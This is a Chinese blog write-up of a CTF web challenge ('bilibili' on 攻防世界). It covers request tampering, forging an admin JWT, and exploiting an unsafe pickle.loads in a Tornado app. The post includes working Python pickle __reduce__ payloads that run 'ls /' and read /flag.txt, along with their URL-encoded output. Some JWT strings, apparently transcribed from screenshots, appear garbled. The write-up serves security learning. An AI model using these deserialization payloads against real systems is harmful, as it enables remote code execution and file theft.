



攻防世界 web高手进阶区 9分题 bilibili

原创

思源湖的鱼  于 2020-10-16 19:19:40 发布  401  收藏 7

分类专栏: [ctf](#) 文章标签: [jwt](#) [网络安全](#) [ctf](#) [攻防世界](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/108921381

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题

本文是bilibili的writeup

解题过程

进来界面



应援❤️口号

白茶清欢无所爱，温柔只给***
 古有项羽无人敌，今有**万人迷
 玩归玩，闹归闹，***是你开不起的玩笑
 低调低调，**驾到。不要掌声，只要尖叫
 如今社会这么嗨，不爱**不应该
 红塔山是烟，***是天
 千军万马是ikun，ikun永远爱**
 立场很简单，就是***。
 ***，星辰为成歌
 两耳不闻窗外事，一心只为***。
 追梦少年不失眠，未来可期***

爆破*站：资金募集 11540.0

ikun们冲鸭，一定要买到lv6!!!



http://blog.csdn.net/weixin_44604541

这尼玛出题人是黑还是粉啊

笑死

看题目意思是买lv6

惯例源码+御剑

没发现什么东西

那就老老实实注册登录



https://blog.csdn.net/weixin_44604541

然后去找lv6
试着翻了几页
没有页数也没有找到lv6
有点担心他页数巨多

就尝试写脚本
先看源码

220.249.52.133:47108/shop?page=2




发现页数和lv6的表示
那就写个python3脚本


```
from urllib import request
url="http://220.249.52.133:47108/shop?page="
for i in range(1,501):
    r = request.urlopen(url+str(i))
    if "lv6.png" in r.read().decode('utf-8'):
        print(i)
        break
    else:
        print("lv6 is not in page "+str(i))
```

```
lv6 is not in page 175
lv6 is not in page 176
lv6 is not in page 177
lv6 is not in page 178
lv6 is not in page 179
lv6 is not in page 180
181
```

找到lv6在181页



这个离谱的价格
估摸着是要抓包修改东西了



在结算页面抓包时
发现金额和折扣
尝试修改
修改金额失败
修改折扣则返回302

Request

Raw
Params
Headers
Hex

```

FOOT /shopgear HTTP/1.1
Host: 220.249.52.133:47108
User-Agent: Mozilla/5.0 (X11; Linux ;i86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:47108/shopgear
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Connection: close
Cookie: session=5e3dd74-329b-47e7-9daf-15f1ab17016d;
PHPSESSID=da787bdf-87b3-4204-ad5e-8f03e0fa173f;
__jsf=2|659a79e1|f6f9937e3351ce42ff9e23c848678f974|1602841409;
JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IHRlc3QifQ.10qG4XbJbemqJXsaITaT8g78fkJ-boRvU2H7H1CY644;
commodity_id=2|1:0|10:1602842497|12:commodity_id|8:MTVYAR==|d68f1a510b8f882db1be815f4475814e81f8461ee52eeEe601a0d47af0cb0e2"
Upgrade-Insecure-Requests: 1

__jsf=2%7C1c7776c%7C85a45ef34e0cc1c284bf3309fb25f6f9%7C1602841409&id=16244&price=1145141919.06&discount=0.0000000001

```

Response

Raw
Headers
Hex

```

.. Value
.. 302 Found
.. 0
.. TomadoServer/5.0.2
.. close
.. /b1g_m4mber
.. Fri, 16 Oct 2020 10:04:25 GMT
.. text/html; charset=UTF-8

```

访问 [/b1g_m4mber](#) 看看



得想办法获取admin

前面抓包里

cookie里有JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IHRlc3QifQ.10qG4XbJbemqJXsaITaT8g78fkJ-boRvU2H7H1CY644
```

拿去解一下

Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwudm9udG9gZnessZ563C8B397jYjAZpoTmLTAc
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "username": "test"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret  )  secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

https://blog.csdn.net/waixin_44604541

似乎没有什么限制
那就尝试修改username为admin

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwudm9udG9gZnessZ563C8B397jYjAZpoTmLTAc
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "HS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "username": "admin"}
```

VERIFY SIGNATURE

```
HMACSHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),    )  secret base64 encoded
```

https://blog.csdn.net/waixin_44604541

得到新的JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwudm9udG9gZnessZ563C8B397jYjAZpoTmLTAc
```


再发送

500: Internal Server Error

失败。。

那估摸着是有什么密钥了
找了找github上的脚本

发送



https://blog.csdn.net/weixin_44604541

成功进入

源码里有发现

```
<!--潜伏敌后已久,只能帮到这了-->
<a href="/static/asd1f654e683mq/www.zip">
  <span style="visibility:hidden">删库跑路前我留了好东西在这里</span>
</a>
<div class="ui segments center padddd">
  <!--对抗*站黑科技,目前为测试阶段,只对管理员开放-->
  <div class="ui segment">
    
    <p>admin</p>
  </div>
  <div class="ui segment">This is Black Technology!</div>
```

把压缩文件下下来



获得源码

代码审计

在Admin.py里发现点东西

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib

class AdminHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        if self.current_user == "admin":
            return self.render('form.html', res='This is Black Technology!', member=0)
        else:
            return self.render('no_ass.html')

    @tornado.web.authenticated
    def post(self, *args, **kwargs):
        try:
            become = self.get_argument('become')
            p = pickle.loads(urllib.unquote(become))
            return self.render('form.html', res=p, member=1)
        except:
            return self.render('form.html', res='This is Black Technology!', member=0)
```

https://blog.csdn.net/weixin_44604541

`pickle.loads` 相当于python中的反序列化

3 反序列化操作

3.1 反序列化方法pickle.load()

序列化的方法为 pickle.load(), 该方法的相关参数如下:

```
1 | pickle.load(file, *,fix_imports=True, encoding="ASCII". errors="strict")
```

该方法实现的是将序列化的对象从文件file中读取出来。它的功能等同于 Unpickler(file).load()。

关于参数file, 有一点需要注意, 必须是以二进制的形式进行操作(读取)。

参考前文的案例如下:

```
1 | import picklewith open('svm_model_iris.pkl', 'rb') as f:  
2 |     model = pickle.load(f)
```

file为'svm_model_iris.pkl', 并且以二进制的形式('rb')读取。

读取的时候, 参数protocol是自动选择的, load()方法中没有这个参数。

3.2 反序列化方法pickle.loads()

pickle.loads()方法的参数如下:

```
1 | pickle.loads(bytes_object, *,fix_imports=True, encoding="ASCII". errors="strict")
```

pickle.loads()方法跟pickle.load()方法的区别在于, pickle.loads()方法是直接从bytes对象中读取序列化的信息, 而非从文件中读取。

3.3 反序列化方法Unpickler(file).load()

pickle模块提供了反序列化的面向对象的类方法, 即 class pickle.Unpickler(file, *,fix_imports=True, encoding="ASCII". errors="strict"),Pickler类有load()方法。

Unpickler(file).load()实现的功能跟 pickle.load()是一样的。

关于Unpickler类的其他method, 请参考官方API。

https://blog.csdn.net/weixin_44604541

详细可参考[浅谈python反序列化漏洞](#)

利用 `__reduce__` 魔术方法

```
import pickle  
import urllib  
import commands  
  
class payload(object):  
    def __reduce__(self):  
        return (commands.getoutput, ('ls /',))  
  
a = payload()  
print urllib.quote(pickle.dumps(a))
```

运行得到

```
cy@kalifisher:~/ctf$ python python_serialization.py  
ccommands%0Agetoutput%0A%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.
```

ccommands%0Agetoutput%0A%0A%28S%27ls%20/%27%0Ap1%0Atp2%0ARp3%0A.


```
import pickle
import urllib
class payload(object):
    def __reduce__(self):
        return (eval, ("open('/flag.txt','r').read()",))
a = pickle.dumps(payload())
a= urllib.quote(a)
print a
```

得到

```
c__builtin__%0Aeval%0Ap0%0A%28S%22open%28%27/flag.txt%27%2C%27r%27%29.read%28%29%22%0Ap1%0Atp2%0ARp3%0A.
```

发送

The screenshot shows a web proxy tool interface with tabs for Intercept, HTTP history, WebSockets history, and Options. The main area displays a request to http://220.249.52.133:47108. Below the request details, there are buttons for Forward, Drop, Intercept is on, and Action. A 'Comment this item' button is also present. The raw request body is visible at the bottom, showing a payload that triggers a 404 error page. The error page features a blue cartoon character with a blacked-out face, the text 'admin', a red star icon, and a flag: flag[df54e6fe1e34f1e8fb03c8b50e963bd]. At the bottom of the page is a button that says '一键成为大会员'.

得到flag

结语

整了2个小时

本来以为是想办法买到flag

谁知道这个M6只是个入口

最终还是序列化这一套

知识点

- [爬虫](#)
- [JWT, github上的爆破脚本](#)
- [python代码审计](#)
- [python反序列化, 参考\[浅谈python反序列化漏洞\]\(#\)](#)
- [tornado框架](#)